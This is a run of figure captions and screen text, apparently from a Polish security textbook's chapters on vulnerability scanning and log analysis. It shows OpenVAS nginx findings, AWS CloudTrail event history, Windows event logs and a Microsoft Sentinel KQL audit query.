> nginx 0.6.18 - 1.20.0 1-byte Memory Overwrite Vulnerability	OPENVAS		HIGH	30%	OPEN	27 days ago	Accept Risk	
> nginx < 1.13.6 Buffer Overflow Vulnerability	OPENVAS		HIGH	30%	OPEN	27 days ago	Accept Risk	
> nginx <= 1.21.1 Information Disclosure Vulnerability	OPENVAS		HIGH	30%	OPEN	27 days ago	Accept Risk	
> nginx 1.9.5 < 1.14.1, 1.15.x < 1.15.6 Multiple Vulnerabilities	OPENVAS		HIGH	30%	OPEN	27 days ago	Accept Risk	
> nginx HTTP/2 Multiple Vulnerabilities	OPENVAS		HIGH	30%	OPEN	27 days ago	Accept Risk	
> nginx Information Disclosure Vulnerability	OPENVAS		HIGH	30%	OPEN	27 days ago	Accept Risk	
> SSL/TLS: Deprecated TLSv1.0 and TLSv1.1 Protocol Detection	OPENVAS		MEDIUM	98%	OPEN	27 days ago	Accept Risk	
> SSL/TLS: Deprecated TLSv1.0 and TLSv1.1 Protocol Detection	OPENVAS		MEDIUM	98%	OPEN	27 days ago	Accept Risk	
> nginx 0.7.12 < 1.17.7 HTTP Request Smuggling Vulnerability	OPENVAS		MEDIUM	30%	OPEN	27 days ago	Accept Risk	
> Backup File Scanner (HTTP) - Unreliable Detection Reporting	OPENVAS		MEDIUM	30%	OPEN	27 days ago	Accept Risk	
> nginx 1.1.3 - 1.15.5 Denial of Service and Memory Disclosure via mp4 module	OPENVAS		MEDIUM	30%	OPEN	27 days ago	Accept Risk	
> SSL/TLS: BREACH attack against HTTP compression	OPENVAS		MEDIUM	30%	OPEN	27 days ago	Accept Risk	
> TCP timestamps	OPENVAS		LOW	80%	OPEN	27 days ago	Accept Risk	


Rysunek 16.31. HostedScan oparty na narzędziu OpenVAS



Rysunek 16.32. Widok dashboardu narzędzia Vulnerability Management Qualys



Rysunek 16.33. Szczegółowy widok oprogramowania firmy Qualys

**Rysunek 16.34. Widok dashboardu skanera Acunetix**

Rozdział 17. Analiza dzienników

←

→

↑

This PC ▸ Local Disk (C:) ▸ Windows ▸ System32 ▸ winevt ▸ Logs

Name	Date modified	Type	Size
Application.evtx	10/16/2017 3:22 PM	Event Log	20,484 KB
HardwareEvents.evtx	11/8/2014 8:13 PM	Event Log	68 KB
Internet Explorer.evtx	11/8/2014 8:13 PM	Event Log	68 KB
Key Management Service.evtx	11/8/2014 8:13 PM	Event Log	68 KB
Microsoft-Rdms-UI%4Admin.evtx	4/17/2015 8:03 PM	Event Log	68 KB
Microsoft-Rdms-UI%4Operational.evtx	4/17/2015 8:03 PM	Event Log	68 KB
Microsoft-RMS-MSIPC%4Debug.etl	12/22/2017 4:01 AM	ETL File	4 KB
Microsoft-Windows-All-User-Install-Age...	4/17/2015 8:03 PM	Event Log	68 KB
Microsoft-Windows-AppHost%4Admin...	4/17/2015 8:03 PM	Event Log	68 KB
Microsoft-Windows-AppID%4Operation...	4/17/2015 8:03 PM	Event Log	68 KB
Microsoft-Windows-ApplicabilityEngine...	4/17/2015 8:03 PM	Event Log	68 KB
Microsoft-Windows-Application Server...	4/17/2015 8:03 PM	Event Log	68 KB

Rysunek 17.2. Najważniejsze dzienniki związane z bezpieczeństwem

aws

Services ▾ Resource Groups ▾

juridio ▾

CloudTrail

Dashboard

Event history

Trails

Learn more

[Pricing](#)

[Documentation](#)

[Forums](#)

[FAQs](#)

Trails

Deliver logs to an Amazon S3 bucket. CloudTrail events can be processed by one trail for free. There is a charge for processing events with additional information, see [AWS CloudTrail Pricing](#).

Create trail

Trail name	Home region	Multi-region trail	Organization trail	S3 bucket	Log file prefix	CloudWatch Logs group
YDTrail	US East (Ohio)	Yes	No	mybucketyd		

Rysunek 17.3. Ślady pokazane w AWS CloudTrail

Event history																																																																															
Your event history contains the activities taken by people, groups, or AWS services in supported services in your AWS account. By default, the view filters events to show only the last 90 days of events. Choose an event to view more information about it. To view a complete log of your CloudTrail events, create a CloudTrail log group and log stream.																																																																															
Can't find what you're looking for? Run advanced queries in Amazon Athena																																																																															
<div>Filter: Read only false ⊗ Time range: Select time range 📅</div> <table><thead><tr><th></th><th>Event time</th><th>User name</th><th>Event name</th><th>Resource type</th></tr></thead><tbody><tr><td>▶</td><td>2019-11-05, 12:04:04 PM</td><td>root</td><td>DeleteVolume</td><td>EC2 Volume</td></tr><tr><td>▶</td><td>2019-11-05, 12:03:36 PM</td><td>root</td><td>DetachVolume</td><td>EC2 Volume and 1 more</td></tr><tr><td>▶</td><td>2019-11-05, 12:03:14 PM</td><td>root</td><td>DetachVolume</td><td>EC2 Volume and 1 more</td></tr><tr><td>▶</td><td>2019-11-05, 11:48:23 AM</td><td>root</td><td>AttachRolePolicy</td><td>IAM Policy and 1 more</td></tr><tr><td>▶</td><td>2019-11-05, 11:48:23 AM</td><td>root</td><td>CreateRole</td><td>IAM Role</td></tr><tr><td>▶</td><td>2019-11-05, 10:50:58 AM</td><td>root</td><td>StartLogging</td><td>CloudTrail Trail</td></tr><tr><td>▶</td><td>2019-11-05, 10:50:58 AM</td><td>root</td><td>PutEventSelectors</td><td>CloudTrail Trail</td></tr><tr><td>▶</td><td>2019-11-05, 10:50:58 AM</td><td>root</td><td>PutBucketPolicy</td><td>S3 Bucket</td></tr><tr><td>▶</td><td>2019-11-05, 10:50:58 AM</td><td>root</td><td>CreateTrail</td><td>CloudTrail Trail and 1 more</td></tr><tr><td>▶</td><td>2019-11-05, 10:50:57 AM</td><td>root</td><td>CreateBucket</td><td>S3 Bucket</td></tr><tr><td>▶</td><td>2019-11-05, 10:50:52 AM</td><td>root</td><td>CreateBucket</td><td>S3 Bucket</td></tr><tr><td>▶</td><td>2019-11-05, 10:45:33 AM</td><td>root</td><td>ConsoleLogin</td><td></td></tr><tr><td>▶</td><td>2019-11-05, 10:45:10 AM</td><td>root</td><td>PasswordRecoveryCompleted</td><td></td></tr><tr><td>▶</td><td>2019-11-05, 10:44:40 AM</td><td>root</td><td>PasswordRecoveryRequested</td><td></td></tr></tbody></table>						Event time	User name	Event name	Resource type	▶	2019-11-05, 12:04:04 PM	root	DeleteVolume	EC2 Volume	▶	2019-11-05, 12:03:36 PM	root	DetachVolume	EC2 Volume and 1 more	▶	2019-11-05, 12:03:14 PM	root	DetachVolume	EC2 Volume and 1 more	▶	2019-11-05, 11:48:23 AM	root	AttachRolePolicy	IAM Policy and 1 more	▶	2019-11-05, 11:48:23 AM	root	CreateRole	IAM Role	▶	2019-11-05, 10:50:58 AM	root	StartLogging	CloudTrail Trail	▶	2019-11-05, 10:50:58 AM	root	PutEventSelectors	CloudTrail Trail	▶	2019-11-05, 10:50:58 AM	root	PutBucketPolicy	S3 Bucket	▶	2019-11-05, 10:50:58 AM	root	CreateTrail	CloudTrail Trail and 1 more	▶	2019-11-05, 10:50:57 AM	root	CreateBucket	S3 Bucket	▶	2019-11-05, 10:50:52 AM	root	CreateBucket	S3 Bucket	▶	2019-11-05, 10:45:33 AM	root	ConsoleLogin		▶	2019-11-05, 10:45:10 AM	root	PasswordRecoveryCompleted		▶	2019-11-05, 10:44:40 AM	root	PasswordRecoveryRequested	
	Event time	User name	Event name	Resource type																																																																											
▶	2019-11-05, 12:04:04 PM	root	DeleteVolume	EC2 Volume																																																																											
▶	2019-11-05, 12:03:36 PM	root	DetachVolume	EC2 Volume and 1 more																																																																											
▶	2019-11-05, 12:03:14 PM	root	DetachVolume	EC2 Volume and 1 more																																																																											
▶	2019-11-05, 11:48:23 AM	root	AttachRolePolicy	IAM Policy and 1 more																																																																											
▶	2019-11-05, 11:48:23 AM	root	CreateRole	IAM Role																																																																											
▶	2019-11-05, 10:50:58 AM	root	StartLogging	CloudTrail Trail																																																																											
▶	2019-11-05, 10:50:58 AM	root	PutEventSelectors	CloudTrail Trail																																																																											
▶	2019-11-05, 10:50:58 AM	root	PutBucketPolicy	S3 Bucket																																																																											
▶	2019-11-05, 10:50:58 AM	root	CreateTrail	CloudTrail Trail and 1 more																																																																											
▶	2019-11-05, 10:50:57 AM	root	CreateBucket	S3 Bucket																																																																											
▶	2019-11-05, 10:50:52 AM	root	CreateBucket	S3 Bucket																																																																											
▶	2019-11-05, 10:45:33 AM	root	ConsoleLogin																																																																												
▶	2019-11-05, 10:45:10 AM	root	PasswordRecoveryCompleted																																																																												
▶	2019-11-05, 10:44:40 AM	root	PasswordRecoveryRequested																																																																												

Rysunek 17.4. Historia zdarzeń w AWS CloudTrail

Filter:

Read only

false

Time range:

Select time range

Event time	User name	Event name	Resource type	Resource name
▶ 2019-11-05, 05:55:27 PM	root	StartQueryExecution		
▼ 2019-11-06, 12:04:04 PM	root	DeleteVolume	EC2 Volume	vol-02de2dd9d30e08872

AWS access key

AWS region us-east-2

Error code

Event ID 5147915f-e4df-40da-a222-Ge3deaf0191d

Event name DeleteVolume

Event source ec2.amazonaws.com

Event time 2019-11-06, 12:04:04 PM

Read only false

Request ID 6796a400-4776-4a0f-9060-0b17e3c376fd

Source IP address


User name root

Resources Referenced (1)


Resource type	Resource name	Coding timeline
EC2 volume	vol-02de2dd9d30e08872	<div></div>

View event


Rysunek 17.5. Szczegółowe informacje o zdarzeniu po kliknięciu jednego ze zdarzeń wymienionych na liście w AWS CloudTrail




Rysunek 17.6. Status konektora AWS w programie Microsoft Sentinel



Rysunek 17.7. Zapytanie KQL pobiera dane strumieniowane ze zdarzeń AWS CloudTrail



Rysunek 17.8. Przykładowy dziennik Azure Activity



Rysunek 17.9. Status Azure Activity w programie Microsoft Sentinel

▶ Run

Time range : Last 7 days

AzureActivity

| where OperationName == "Create role assignment"

| where ActivityStatus == "Succeeded"

Completed. Showing results from the last 7 days.

Table

Chart


Columns ▾

Add bookmark


Drag a column header and drop it here to group by that column

<input type="checkbox"/>	TimeGenerated [UTC]	CategoryValue	Authorization	Level
▶ <input type="checkbox"/>	11/4/2019, 7:53:11.465 PM	Administrative	{ "action": "Microsoft.Authorization/roleAssignments/write", "scope": "/"...	Informational
▶ <input type="checkbox"/>	11/1/2019, 11:41:52.401 PM	Administrative	{ "action": "Microsoft.Authorization/roleAssignments/write", "scope": "/"...	Informational
▶ <input type="checkbox"/>	11/1/2019, 11:40:37.760 PM	Administrative	{ "action": "Microsoft.Authorization/roleAssignments/write", "scope": "/"...	Informational
▶ <input type="checkbox"/>	11/1/2019, 10:23:28.903 PM	Administrative	{ "action": "Microsoft.Authorization/roleAssignments/write", "scope": "/"...	Informational
▶ <input type="checkbox"/>	11/1/2019, 10:23:28.840 PM	Administrative	{ "action": "Microsoft.Authorization/roleAssignments/write", "scope": "/"...	Informational
▶ <input type="checkbox"/>	11/1/2019, 8:23:14.153 PM	Administrative	{ "action": "Microsoft.Authorization/roleAssignments/write", "scope": "/"...	Informational

Rysunek 17.10. Wyniki zapytania o działania z nazwą operacji „Create role assignment”



Rysunek 17.11. Konektor GCP IAM



Rysunek 17.12. Zapytanie GCP IAM